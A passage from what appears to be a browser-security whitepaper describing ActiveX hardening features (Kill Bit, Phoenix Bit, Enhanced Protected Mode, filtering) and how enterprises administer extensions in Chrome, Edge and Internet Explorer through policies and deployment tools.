When ActiveX wants to support AppContainer, it needs to fulfill two requirements. First, the component must be available in a 32-bit as well as in a 64-bit flavor. This is enforced during navigation in IE's "*Content*" tab. A possibility to have a URL loaded in a different zone than the "Internet" zone exists, which effectively means that the "*bitness*" of the process can be altered. If the condition of having both a 32-bit and 64-bit version is not met, ActiveX behaves like a toolbar, disappearing and reappearing during navigation. The second requirement concerns COM Component categories. An ActiveX control indicates that it is compatible with the AppContainer by registering the COM component category called *CATID_AppContainerCompatible* (GUID: *59fb2056-d625-48d0-a944-1a85b5ab2640*). This ensures that the developer has properly tested the ActiveX regarding possible network restrictions or necessary file access.

---

[279] https://msdn.microsoft.com/en-us/library/dn519894(v=vs.85).aspx

Table 66. ActiveX behavior with EPM

	Enhanced protected mode		Notes
	64 bit support	Appcontainer support	
Standard ActiveX	Partial	No	32 bit is the standard mode.
EPM comp. ActiveX	Yes*	Yes	64 bit can be set as default.

Besides adding security to ActiveX by restricting the process itself, Microsoft introduced three additional features, which can help end user to protect themselves against possible security vulnerabilities introduced by an ActiveX control. Notably, these are Kill Bit, ActiveX filtering, and Out-of-Date ActiveX Control Blocking. These will be discussed next.

Table 67. ActiveX vs. WebExtension

	ActiveX	WebExtension
Binary-based file format	Yes	No
Text-based file format	No	Yes
Sandbox	Partial	Yes
OS access	Partial	No
Extension web store	No	Yes
Cross-browser support	No	Yes

ActiveX Kill Bit (Phoenix Bit)

To elevate user-protections, Microsoft introduced a feature called "*Kill Bit*". As a result, we can choose to completely disable a specific ActiveX component by setting in its *<CLSID>* registry key a specific value of the corresponding ActiveX control:[280]

---

[280] https://support.microsoft.com/en-us/help/240797/how-to-stop-a...unning-in-internet-explorer

32 Bit Windows OS:
```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX
Compatibility\<CLSID>
```

64 Bit Windows OS:
```
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Internet
Explorer\ActiveX Compatibility\<CLSID>
```

Value:
```
Compatibility Flags: (DWORD) 0x00000400
```

The feature was developed to offer a simple way to disable a widely deployed ActiveX to system administrators and Microsoft in general. ActiveX is known for being targeted by criminals as a result of exposing software vulnerability. When vulnerable ActiveX is disabled, not only do end users benefit from a higher level of protection against possible attacks, but also the responsible developers gain extra time to develop a proper fix and publish an update.

As soon as the fixed ActiveX control is published and distributed to end users, it will have a new CLSID. This means that all web pages reliant on the component will still use the old ad blocked CLSID. As it would create a huge overhead to adapt a HTML page every time ActiveX receives an update, Microsoft introduced the *Phoenix Bit*. The *Phoenix Bit,* which acts as a redirect, comprises another registry value, created in the same registry key as the *Kill Bit.* An alternate CLSID for a specific ActiveX can be specified by the *Phoenix Bit*, which should then be used instead (even when the *Kill Bit* remains *set*). This means that web pages can still specify the old and blocked CLSID but, due to *Phoenix Bit* redirecting IE to the new CLSID, the browser will use the fixed version and the web page will continue to work properly. The value for a *Phoenix Bit* is defined below.[281]

32 Bit Windows OS:
```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX
Compatibility\<CLSID>
```

64 Bit Windows OS:
```
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Internet
Explorer\ActiveX Compatibility\<CLSID>
```

Value:
```
AlternateCLSID: (REG_SZ) <new CLSID>
```

---

[281] https://msdn.microsoft.com/en-us/library/bb688194(v=vs.85).aspx

ActiveX Filtering

A user can enable ActiveX filtering via Internet Explorer's *Settings > Safety > ActiveX Filtering*.[282] This features disables all ActiveX components at first, then allowing users to configure their preference with a whitelist approach. When a website requires an ActiveX to operate properly, with a simple example being that *Youtube.com* requires Flash, this demand is blocked at the initial request. However, the user is granted a capacity to whitelist the domain, which is then permitted to use the control it needs. Therefore, after reloading the page, the ActiveX component is loaded properly. The idea behind this approach is that a malicious web page visited by a user cannot, in principle, abuse a vulnerability in ActiveX component for as long as it has not been added to a user-created whitelist.

Out of Date ActiveX Control Blocking

A new feature called "*Out of Date ActiveX Control Blocking*" was introduced for Internet Explorer's versions 8 up to 11 in September 2014.[283] The timing is crucial because the Java browser Add-on was especially being targeted then by adversaries seeking to infect end users.

For context, it is important to note that Microsoft provides a list of outdated versions for popular extensions. The list can be regularly retrieved by Internet Explorer and is stored in the file location supplied below:

```
%LOCALAPPDATA%\Microsoft\Internet
Explorer\VersionManager\versionlist.xml
```

Internet Explorer parses the provided version list and checks it against the installed ActiveX controls. As soon as IE detects that an outdated ActiveX is initiated by a web page, it is blocked and the following notification is displayed.

Figure 6. Out-of-date ActiveX Filtering

Furthermore, if a website is trying to start an outdated ActiveX - like Java - outside of

---

[282] https://blogs.msdn.microsoft.com/ie/2011/02/28/activex-filtering-for-consumers/
[283] https://docs.microsoft.com/en-us/internet-explorer/ie11-dep...of-date-activex-control-blocking

Internet Explorer, the browser will display a warning dialog.

Figure 7. Out-of-date ActiveX opened outside of IE

In case a company or another end user is required to use an outdated ActiveX version, Microsoft introduced two Active Directory policy files to either disable this feature for certain web pages, or to disable the feature completely.

Case Study: Modern ActiveX based on Adobe Flash

The Flash ActiveX control is pre-installed in the operating system on Windows 10.[284] This ensures that a user can view Flash-related resources in Internet Explorer without the need to install and maintain the actual Flash control. Notably, this is the most frequently installed ActiveX control, which makes it a highly interesting target. In other words, one vulnerability in this control can be used to attack Windows 10 Internet Explorer instances on a mass-scale.

The EPM introduces additional security to an ActiveX control, therefore it was verified if Flash implements this feature correctly. As described in the ActiveX chapter, two steps need to be completed accurately to indicate that the control supports EPM. We should

---

[284] https://msdn.microsoft.com/library/hh968248(v=vs.85).aspx

remember that the ActiveX needs to install a 32-bit and a 64-bit flavor. When we look at the Flash, these corresponding details are stored in *C:\windows*.

Files:
C:\Windows\System32\Macromed\Flash\Flash.ocx
C:\Windows\SysWOW64\Macromed\Flash\Flash.ocx

When we move to the second part, the ActiveX control needs to register the EPM *COM guid* in the implemented category. This setting is stored in the registry for each ActiveX control. After retrieving the *guid* of the Flash control in *Internet Explorer > Manage Add-ons* settings page, the component categories can be viewed in *HKEY_CLASSES_ROOT\CLSID\<activeX GUID>*.

Registered ActiveX COM component category:
```
HKEY_CLASSES_ROOT\CLSID\{D27CDB6E-AE6D-11cf-96B8-444553540000}\Implemented
Categories\:
        {31CAF6E4-D6AA-4090-A050-A5AC8972E9EF}
        {59FB2056-D625-48D0-A944-1A85B5AB2640}  (EPM COM guid)
        {7DD95801-9882-11CF-9FA9-00AA006C42C4}
```

To sum up, Flash properly supports active EPM in Internet Explorer. This means the following capabilities are enforced for each Flash instance in case EPM is enabled:[285]

- *internetExplorer*
- *internetClient*
- *sharedUserCertificates*
- *Location*
- *microphone*
- *webcam*[286]

Administration of Chrome Web Extensions

Although Chrome is often seen as a consumer web browser, it has a sophisticated set of administrative settings and policies. These allow even large-scale corporations to deploy and configure Chrome for their entire enterprises. The browser proposes a working Windows installation package, namely Chrome for Business, which can be immediately distributed in organizations. The package equips customers with over one hundred different policy settings and sample policy files, which already define working default

---

[285] https://msdn.microsoft.com/en-us/library/dn519894(v=vs.85).aspx
[286] https://msdn.microsoft.com/en-us/library/windows/apps/hh464936.aspx

Fine penetration tests for fine websites

values. In combination with policy restriction, Chrome for Business supports limitations around preferences as well. The differences between preferences and policies will be further discussed in this chapter. Moreover, Chrome supports three different approaches to deploy and configure the browser in an enterprise environment, as outlined in Table 68.

Table 68. Google Chrome administration methods

Administration method	Description
Active Directory	The most straightforward approach to configure settings is to use Active Directory policy files. Google offers example policy files for Windows Server 2003 or earlier versions as well as for Windows Server 2008 and later.
Master Preferences	During the installation process of Google Chrome, it is possible to enforce default settings via a "Master Preferences" file. This approach can be used by companies which decide not to use Active Directory.
Google admin console	It is possible to configure Chrome via Google App accounts. The administrator can define user policies/extension in the web administrator interface. The selected options are then enforced for the targeted Google Apps accounts. This approach does neither requires special file configuration, nor calls for Active Directory.

We will now give readers some more information about each configurable mode. A special focus is understandably placed on the configuration of extensions and the enforcement of relevant rules.

Active Directory

A Group Policy template provided by Google should be seen through a lens of its main purpose, which is providing a simple way to configure the behavior of Google Chrome in an enterprise environment. This route is furnished primarily for system administrators who can, after downloading and importing the template file into the Group Policy Editor, can decide on a number of settings[287]: These are elaborated on in Figures 8 and 9 below.

---

[287] https://dl.google.com/dl/edgedl/chrome/policy/policy_templates.zip

Fine penetration tests for fine websites

Figure 8. Active Directory policies on Chrome

Figure 9. Extension Policies on Chrome

The policy file splits the settings into two categories: *Google Chrome* and *Google Chrome - Default Settings* (users can override these). The main difference between them is that the latter folder, as the name indicates, contains Chrome settings that can be overwritten by the end user after the browser is installed. In contrast, the former "*Google Chrome*" folder defines permissions which can only be set by an administrator. Moreover, same folder contains rule-sets for proxy settings, content settings, native messaging or extensions, among others. An enumeration of the policies currently defined to control the behavior of extensions in Google Chrome is provided in Table 69.

Table 69. Active Directory - Extension Policies for Chrome

Policy	Description
Extension blacklist	This policy defines the IDs of extensions not permitted for user-led installation. In case an extension is blacklisted after a user has already installed it, a removal process will take an effect. An asterisk ("*") indicates that all extensions are blocked.
Extension whitelist	This allows specifying a list of extensions not subject to the blacklist. A blacklist value of "*" means that all extensions are blacklisted

	and users can only install extensions found on the whitelist.
Force-installed extensions	An administrator can define an extension ID for a project hosted in the Google Chrome app store, or add an updated URL of an extension that is marked for installation without any user-interaction. Any permission requested by the extension is silently granted. The user cannot uninstall the forced-installed extensions subject to this policy. In case an administrator removes the ID of a "force-installed" extension, an automated removal occurs. This policy overrules the Extension blacklist.
Extension sideloading	Starting with Google Chrome 21, it is more difficult to install extensions, apps and user scripts from outside the Chrome Web Store. In the past, a user could click a link to a *.crx file and Google Chrome would offer an installation dialog. Nowadays a user needs to download a *.crx file and *drag&drop* it into Chrome's Settings page. Only then is the installation dialog triggered. This policy rule allows to define URL patterns, which will have the old, easier installation flow. It must be noted that the web page containing the extension link, as well as the domain hosting the extension, must be whitelisted. The extension blacklist setting overrules this policy.
Allowed extension types	This policy whitelists the allowed types of extension/apps that can be installed in Google Chrome. It also makes it possible to define a list of hosts each extension type is allowed to communicate with. This policy setting overrides all other policies, namely the extension whitelist, the force-installed, and the extension sideloading.

In case a company is already using Active Directory to configure their employees' workstations, Google Chrome can be integrated easily. The offered Active Directory policy files support all commonly used versions of Windows Servers. What is more, these policies not only allow to define user-settings, but can also serve as means to control proxy settings and ways for handling extensions inside the company.

Google Admin Console

The Google Admin Console, often referred to simply as "*G Suite*"[288], is a service offered for companies. Its primary aim is to furnish a simple way for device administration via Google accounts. Thanks to this Google service, companies may add new users, apply them with permissions, as well as control devices or software linked to their company's Google account. It can be argued that companies could be drawn to use this functionality because it requires no Active Directory or any other server setup. At the same time, it allows administrators to configure Google Chrome as soon as an employee is logged in with their account on the locally installed Google Chrome browser. The "*G Suite*" facilitates control over extensions as the one offered by Active Directory.

Table 70. Policies defined in the Google Admin Console

Policy	Description
Allowed extension types	It determines which extension types should be allowed from the list comprising *Extension, Theme, Google Apps Script, Hosted App, Legacy Packaged App, Chrome Packaged App.*
App and extension install sources	This policy is identical to the Active Directory's sideloading policy and allows to define URLs capable of hosting and installing Web Extensions.
Force-installed apps and extension	Companies can define extensions or apps which are installed on behalf of the user in Google Chrome. The same restrictions as with the corresponding Active Directory policy apply.
Allow or block all apps and extensions	The policy determines whether Chrome should apply a whitelist or a blacklist approach for the allowed extensions. The predefined settings are: *"Allow all apps and extensions except the ones I block"* *"Block all apps and extensions except the ones I allow"*
Allowed apps and extensions	This policy mimics either the behavior of the Active Directory's whitelist or blacklist extension policy. Applying certain mode is controlled by current settings of the *"Allow or block all apps and extensions"* policy.

---

[288] https://gsuite.google.com/intl/de/products/admin/

Pinned apps and extensions	Under this policy, any defined app or extensions are pinned to the Chrome launcher if installed.
Task manager	Google Chrome provides a task manager. Users can take advantage of the task manager to end any of the Chrome process. The policy allows to disable this feature completely. Note that the setting is also available in the Active Directory but the policy is not placed inside the extensions category.

All in all, the *G-Suite* can be evaluated as having one big advantage and one big disadvantage when compared the Active Directory approach. On the plus side, it requires no server setup as everything is hosted by Google directly. This reduces the workload for an administrator who can solely concentrate on properly defining policies for employees. The main downside is the need for having an active Google account in Chrome. Compared to Active Directory, which can apply policy settings as soon as a user logs into his workstation, any policy defined via the *G-Suite* is not enforced as soon as an employee uses the browser with either no Google account, or their private instance.

Master Preferences File

The Master Preferences file contains a JSON structure which defines default settings for a Google Chrome installation. It companies do not take advantage of Active Directory, they can still benefit from this approach as means to deploy settings for their employees. The key information here is that Master Preferences can also be used on home PCs. The file in question is applied as soon as a user initiates Google Chrome for the first time. During the startup, the browser will look for a "*master_preferences*" file in its current directory, expecting to locate the predefined settings. This is repeated for each subsequent user but, as pointed out, the import only happens once as the browser is opened for the first time. The problem here is that if we have an employee who already uses Google Chrome, the *master_preferences* file only gets used by *chrome.exe* after that initial run. In other words, the default settings will be completely ignored and Google Chrome needs to be reinstalled.

Although the Master Preferences file only targets user-settings, it holds many keys to customization of the browser's behavior. The example structure of a Master Preferences file is documented below for the Chromium project. Note that Google Chrome relies on

an identical composition[289].

```
{
 "homepage": "http://www.google.com",
 "homepage_is_newtabpage": false,
 "browser": {
  "show_home_button": true
 },
 "session": {
  "restore_on_startup": 4,
  "startup_urls": [
   "http://www.google.com/ig"
  ]
 },
 "bookmark_bar": {
  "show_on_all_tabs": true
 },
 "sync_promo": {
  "show_on_first_run_allowed": false
 },
 "distribution": {
  "import_bookmarks_from_file": "bookmarks.html",
  "import_bookmarks": true,
  "import_history": true,
  "import_home_page": true,
  "import_search_engine": true,
  "ping_delay": 60,
  "suppress_first_run_bubble": true,
  "do_not_create_desktop_shortcut": true,
  "do_not_create_quick_launch_shortcut": true,
  "do_not_launch_chrome": true,
  "do_not_register_for_update_launch": true,
  "make_chrome_default": true,
  "make_chrome_default_for_user": true,
  "suppress_first_run_default_browser_prompt": true,
  "system_level": true,
  "verbose_logging": true
 },
 "first_run_tabs": [
  "http://www.example.com",
  "http://welcome_page",
  "http://new_tab_page"
```

---

[289] https://www.chromium.org/administrators/configuring-other-preferences

```
   ]
}
```

Most of the settings are self-explanatory, but we nevertheless provide some information of the most interesting ones.

Table 71. Key examples in Master Preferences

Master preference keys	Description
`import_bookmarks_from_file`	Silently imports bookmarks from the given HTML file.
`import_*`	Each of *import* parameters will trigger automatic imports of Settings on first run.
`ping_delay`	RLZ ping delay in seconds.
`do_not_launch_chrome`	Skips the Chrome launch after the first install.
`do_not_register_for_update_launch`	Does not register with Google Update to have Chrome launched after install.
`make_chrome_default`	Makes Chrome the default browser.
`make_chrome_default_for_user`	Makes Chrome the default browser for the current user.
`system_level`	Installs Chrome to system-wide location.
`verbose_logging`	Emits extra details to the installer's log file to diagnose install or update failures.
`first_run_tabs`	Specifies tabs & URLs shown on the first launch (and only on first launch) of the browser.
`sync_promo.show_on_first_run_allowed`	Prevents the Sign-in page from appearing on first run.

Currently most supported keys are undocumented. A complete list is only available when one sets out to inspect the browser's source code.[290] Ultimately, it is important to keep

---

[290] https://src.chromium.org/viewvc/chrome/trunk/src/chrome/com..._names.cc?view=markup

in mind that preferences, compared to policies, are only user-settings, which means an employee can change them after starting Google Chrome. A company needs to trust their users that they do not weaken the security of their browser by modifying settings. Additionally, the requirement of having the *master_preferences* file present before starting Google Chrome, makes it necessary to provide users either with clear instructions or scripts. Only then a new former-Chrome user-employee will be able to properly import the defined settings and complete the browser-reinstallation process.

Administration of Extension/Add-ons in Edge

The release of Windows 10 coincided with Microsoft Edge becoming the default and pre-installed web browser for the Windows operating system. Many companies wanted to upgrade their Windows system to the latest version, so Microsoft introduced a system to allow administration of Microsoft Edge in an enterprise environment. In fact, two separate systems can be used for this purpose at present:[291]

Table 72. Technologies to administrate Microsoft Edge

Administration method	Description
Active Directory	As with other OS settings and Microsoft products, an Active Directory can be used to push policies for Edge.
Microsoft Intune	As Active Directory was mostly developed for workstations and laptops, Microsoft Intune allows to administrate mobile devices as well as Microsoft apps.

Microsoft Intune will not be covered in this chapter, as neither are mobile web browsers in scope of this paper, nor does it provide additional policy files to administrate Microsoft Edge. Compared to the Chrome browser, which requires to import the necessary Active Directory policy files, Windows 10 has the latest Microsoft Edge policies pre-installed. As far as numbers go, Microsoft presently defines thirty-two active directory policy settings, though only one is tied to Web Extensions. A complete list of all defined policies can be found in the Appendix.

Table 73. Microsoft Edge admin policies for extensions

Policy	Supported Version	Description

---

[291] https://docs.microsoft.com/en-us/microsoft-edge/deploy/available-policies

Allow Extensions	Windows 10, version 1607 or later	This policy setting lets you decide whether employees can use Edge Extensions.

As already mentioned, present defined policies put forward a single setting to control the behavior of extensions in Microsoft Edge. It is only possible to completely disable the support for extension, yet other options are not retained. This absence concerns applying a whitelist or blacklist, using force install on an extension, or defining an installation location alternative to the one on the Microsoft's app store. Returning to the volume of available policies, we can determine that the number of thirty-two policy files is relatively small and pale in comparison to what Google Chrome and Internet Explorer have in store. Options on Edge do not even come close to what has been put forward with more than one hundred different policies available for administering other browsers in scope. One reason for the lack of control over extensions could be the current browser extension policy deployed by Microsoft[292], which reads that:

> *"All extensions for Microsoft Edge must be deployed from the Windows Store. The installation must be initiated and completed by the user, using only the user experience provided by Microsoft Edge and the Windows Store. Software may refer to the extension in the Windows Store, but may not change the experience of acquiring the extension, or otherwise apply undue influence or false pretenses to the user to make them install the extension. Software may not interfere with the user's ability to disable, or remove any extension, or modify in any way the extension management user experience of Microsoft Edge. All extensions must follow the current Windows Store policy for Microsoft Edge extensions."*

Administration of Extension/Add-ons in Internet Explorer

The IE browser has been integrated into Microsoft's operating systems since Windows 95. Again a temporal lens is important with relation to Extension/Add-ons topic, because Windows 95 was released in 1995[293] and the Active Directory concept first was put forward in 1999[294]. As this took place quite a long time ago, Internet Explorer can be seen as well-integrated into the administration concept. Over the years Active Directory as well as Internet Explorer were further developed, which meant the need for new policies and tools. These were crafted in hopes of enabling proper and seamless administration of the browser in an enterprise environment. As with the previously described browser, three

---

[292] https://docs.microsoft.com/en-us/microsoft-edge/extensions/micro...ser-extension-policy
[293] https://en.wikipedia.org/wiki/Windows_95
[294] https://en.wikipedia.org/wiki/Active_Directory

viable tools should be examined as far as configuring Internet Explorer goes.

Table 74. Technologies to administrate Internet Explorer

Administration method	Description
Active Directory[295]	As Internet Explorer is an old browser and Microsoft is focused on providing backward compatibility, many policy exist to control the behavior of the browser.
ActiveX Installer Service[296]	This policy is not an additional administration concept but was rather developed to offer companies a simple way to distribute and update ActiveX controls without granting admin privileges to their employees.
Internet Explorer Administration Kit (IEAK)[297]	The IEAK tool is similar to Google Chrome's *Master Preferences* file. Internet Explorer can be configured with certain pre-defined settings with the help of this tool.

We have already explained the reasons for focusing on the Internet Zone as the most frequently attacked arena. This clarification holds for the analysis conducted for this subchapter as well.

Active Directory

As Internet Explorer has been an integral part of the Windows operating system for almost twenty-one years, it is highly configurable via Active Directory. Currently more than one hundred policy files are defined to help administrators control the behavior of IE in an enterprise environment. This large number of policy files is linked to Microsoft's backward compatibility promise, which is essential for many companies. It should be noted that each Zone model supported by IE can be configured individually. As described in the ActiveX chapter, the security of IE extensions is highly influenced by the Enhanced Protected Mode. Therefore the following table contains all current Active Directory policy files, which configure either EPM or ActiveX for Internet Explorer.

---

[295] https://docs.microsoft.com/en-us/internet-expl...administrative-templates-and-group-policy
[296] https://technet.microsoft.com/de-DE/library/dd631688(WS.10).aspx
[297] https://technet.microsoft.com/de-de/microsoft-edge/dn532244

Table 75. Active Directory policy files defined in the context of administrative extensions

Policy	Description
Download signed ActiveX controls	Defines the behavior regarding the downloading of signed ActiveX controls. Standard process is that ActiveX controls are only automatically downloaded in case of being signed by a trusted publisher. This behavior can be overwritten with the aid of this policy.
Allow only approved domains to use ActiveX controls without prompt	This policy regulates the settings regarding the user being prompted to allow ActiveX controls to run on websites other than the website that installed the ActiveX control.
Run ActiveX controls and plugins	This policy setting allows users to manage whether ActiveX controls and plug-ins can be run on pages from the Internet zone.
Script ActiveX controls marked safe for scripting	This policy setting can be used for managing an ActiveX control with respect of being marked safe for scripting and interacting with a script.
Add-on List	This policy setting pertains to a list of add-ons to be allowed or denied by Internet Explorer. It requires two values: a *GUID* of an ActiveX, and an *integer*. Note that *0* denies the ActiveX, whereas *1* permits it.
Deny all add-ons unless specified in the policy Add-on List	This policy setting can help ensure that any Internet Explorer Add-ons not listed in the '*Add-on List'* policy setting are denied.
Remove "Run this time" button for outdated ActiveX control	This policy may stop users from seeing the "*Run this time*" button and prevents running outdated ActiveX controls in Internet Explorer..
Internet Explorer Processes	This policy setting enables blocking ActiveX control installation prompts for Internet Explorer processes.
Turn on Enhanced Protected Mode	If this policy setting is enabled, Enhanced Protected Mode will be turned on. Any Zone that has Protected Mode enabled will use Enhanced Protected Mode. Disabling Enhanced Protected Mode cannot be accomplished by users.
Turn on 64-bit tab	Enable this policy setting means that Internet Explorer 11 will

process when EPM is enabled	use 64-bit tab processes when running in Enhanced Protected Mode on 64-bit versions of Windows. *Note:* Some ActiveX controls and toolbars may not be available when 64-bit processes are used.
Do not allow ActiveX to run outside of EPM controlled processes	This policy setting prevents ActiveX controls from running in Protected Mode when Enhanced Protected Mode is enabled, and the control is not supporting this mode.

In sum, the administration policies we can observe for Internet Explorer are comparable to those found for Google Chrome. It is possible to deploy a whitelist or blacklist approach for the installed ActiveX controls. Moreover, one may choose to enforce the EMP for all company workstations, which restricts ActiveX even further. Internet Explorer has no dedicated policy to force-install an ActiveX, but Microsoft provides documentation about using the Active Directory for the task of distributing ActiveX control in the company.[298]

ActiveX Installer Service

The ActiveX Installer Service was first introduced in Windows 7.[299] As one can probably guess, it was developed to offer companies a simple way to define which URLs are allowed as far as installing ActiveX and additional controls is concerned. The policy can be configured in the Active Directory's policy editor via *Computer Configuration > Administrative Templates > Windows Components > ActiveX Installer Service > Approved Installation Sites for ActiveX Controls*.

Each URL needs to be assigned four comma-delimited values that detail the settings for the ActiveX Installer Service. Consistently, the values have clear definitions and *integers*.

1) *Installing ActiveX controls that have trusted signature*

Value	Description
0	Disallows users from installing ActiveX controls that have trusted signatures.
1	Prompts the user before installing ActiveX controls that have trusted signatures.

---

298 https://support.microsoft.com/en-us/help/280579/how-to-install-active...lorer-using-the-active
299 https://technet.microsoft.com/en-us/library/cc721964(v=ws.10).aspx

2	Installs ActiveX controls that have trusted signatures without notifying the user. This is the default value.

2) Installing signed ActiveX controls

Value	Description
0	Disallows installing signed ActiveX controls.
1	Prompts the user before installing signed ActiveX controls. This is the default value.
2	Installs signed ActiveX controls without notifying the user.

3) Installing unsigned ActiveX control

Value	Description
0	Disallows installing unsigned ActiveX controls. This is the default value.
1	Installs unsigned ActiveX controls without notifying the user.

4) HTTPs error exceptions

The ActiveX Installer Service does not enforce the use of HTTPS URLs, which means that such item would completely ignore this setting.

Value	Description
0	Specifies that the connection must pass all verification checks.
0x00000100	Specifies that the ActiveX Installer Service should ignore errors caused by unknown CAs.
0x00001000	Specifies that the ActiveX Installer Service should ignore errors caused by an invalid common name (CN). A CN is a naming attribute from which an object's distinguished name (DN) is formed.

| 0x00002000 | Specifies that the ActiveX Installer Service should ignore errors caused by a certificate's date. |
| 0x00000200 | Specifies that the ActiveX Installer Service should ignore errors caused by improper certificate use. |

The documentation includes best practices for this services to tighten the security of the end user. The most important recommendation is to employ HTTPS URLs for encryption to protect the transmitted ActiveX control. It is additionally recommended to define the *CodeBaseSearchPath* key in the registry.[300] This setting allows to overwrite the value for any "*codebase*" attribute which is used in a HTML page to define the installation location of an ActiveX. By specifying a company-controlled server and forcing HTTPS, we can be relatively certain that an attacker intercepting the connection of an employee should be stopped. In other words, we can prevent adversaries who wish to abuse a whitelisted URL to install their own ActiveX control.

Internet Explorer Administration Kit (IEAK)

The Internet Explorer Administration Kit (IEAK) is a software component used for creating custom Internet Explorer packages. In turn, these packages can be distributed across a company via Active Directory.[301] The tool offers two different deployment options:

- *Full installation package:* The created package includes the latest Internet Explorer as well as predefined settings.
- *Configuration-only package*: The package exclusively contains the defined and configured settings for Internet Explorer, assuming the targeted browser version to be already installed on the machine in question.

As both deployment options offer almost identical configuration options, the full installation package will be used to describe the configuration settings.

---

[300] https://msdn.microsoft.com/en-us/library/Aa741211.aspx
[301] https://technet.microsoft.com/de-de/microsoft-edge/dn532244

Table 76. Possible settings for IEAK tool

Option	Description
Custom Components	It is possible to bundle up to ten additional components to the package. These can be either executables or Microsoft cabinet files and will be installed alongside the created package. This feature is only available for the *Full installation package* feature.
Internal Install	It determines if the user is prompted to set IE as the default browser.
User experience	It is possible to define the package being installed via an interactive installation or without any user-interaction. The PC can additionally be restarted automatically once the installation has been completed successfully.
Browser User Interface	It is possible to define a custom title bar branding. This setting further allows to completely customize the browser toolbar's buttons.
Search Providers	This adds extra search providers and defines the default search provider.
Important URLs	It specifies the default home page and support URL.
Accelerators	Accelerators are contextual menu options that can quickly get to a web service from any webpage. For example, an accelerator can look up a highlighted word in the dictionary or pinpoint a selected location on a map.
Favorites, Favorites Bar and Feeds	It allows adding custom entries for each of the categories in its name.
Browsing Options	Notes if the existing entries under Favorites, Favorites Bar and Feeds be deleted.
First Run Wizard	This settings defines if the user should be presented with the IE11 first-run wizard as soon as it is opened for the first time.
Compatibility	Per default IE 11 opens any web page in the standard mode but the

View	setting allows it to define IE 7 as the standard compatibility view.
Connection Manager	The Connection Manager Administration Kit (CMAK) can be used to create a profile for your company. Necessary connection information like proxy settings can be denoted there. The profile can be included with the help of this setting.
Connection Settings	In case no CMAK profile is provided, it is possible to import default proxy settings from the current system.
Automatic Configuration	After the deployment of the necessary configurations in the whole company, a lot of overhead would be created when a need to push a complete new package for every new setting arose. This option allows to define a URL to an *.INS* file or proxy URL, which is periodically polled for updates. The interval can be defined via this setting as well.
Proxy Settings	This encompasses custom proxy settings, which will be set for the browser.
Security and Privacy Settings	It define custom security and privacy settings for each of the Internet Explorer-supported zone models.
Programs	It is possible to define the default programs for the following Internet services: HTML editor, E-mail, Newsgroups, Internet call, Calendar and Contact list.
Additional Settings	This section allows to tweak certain settings like the maximum size of temporary internet files, which normally do not require additional configuration in most firms.

After the settings are defined in the wizard, the created *.msi* or *.exe* package can be distributed and pushed to the employees' workstations via Active Directory. As mentioned in the beginning of this chapter, the deployed settings are similar to Google Chrome's *Master Preferences* file. Therefore, the majority of the settings can be altered by an employee afterwards. No control over extensions is provided in this realm.

Table 77. Extension administration

	Chrome	**Edge**	**MSIE11**
Active Directory support	Yes	Yes	Yes
Alternative to Active Directory	Yes	Yes	No
Administrability of extension (# of policy files)	5/100+	1/32	11/100+

Outlook & Future Technologies

The examined ecosystem of extensions does not operate in a vacuum but rather remains very closely tied to what happens in the browser world. Both realms are affected by the fast-evolving technology, which means that providing a complete the state-of-the-art is nearly impossible and novel issues are introduced on a regular basis. Feasibility reasons guided the investigations of this paper towards the current features, presently deployed security concepts, and possible weaknesses in the Add-On system.

However, we can engage in some forward-looking activities. In that sense, to be able to adequately judge the state of Add-Ons across the scoped browsers from a security-stance, we can look for data and clues on future development plans. The roadmap pages of each browser vendor were consulted to give as accurate as possible overview. Specifically, websites relevant for Chrome[302], Edge[303], and MSIE[304] were consulted. Please note, however, that there is no clarity when it comes to upcoming features for Internet Explorer[305] and it might turn out that no supplemental solutions come to the fore.

---

[302] https://docs.microsoft.com/en-us/microsoft-edge/extensions/api-sup...api-roadmap
[303] https://wpdev.uservoice.com/forums/257854-microsoft-edge-develop...egory/87962-extensions
[304] https://www.chromestatus.com/features#extensions
[305] https://www.microsoft.com/en-us/WindowsForBusiness/E...-S4YpshpSscAi5ilLqAMtLA)()

Table 78. Roadmap for Edge Extensions

Feature	Status
Downloads API support	Under consideration
History API	Under consideration
Notification API	Under consideration
Optional permissions	Under consideration
File creation in downloads folder	Suggested

Table 79. Google Chrome platform status

Feature	Status
GamePad API Extensions	Proposed
UserAgent Stylesheets for Extensions	Proposed
Sending Messages to Extensions	Enabled by default

While more uncertainty marks the situation for Edge, it must be clarified that Google Chrome's platform does not reflect the status of all planned features. Some features requests are hidden in the bug tracker[306], while Google also offers dedicated documentation with new extension features' list, noting specific Chrome versions of initial inceptions.[307]

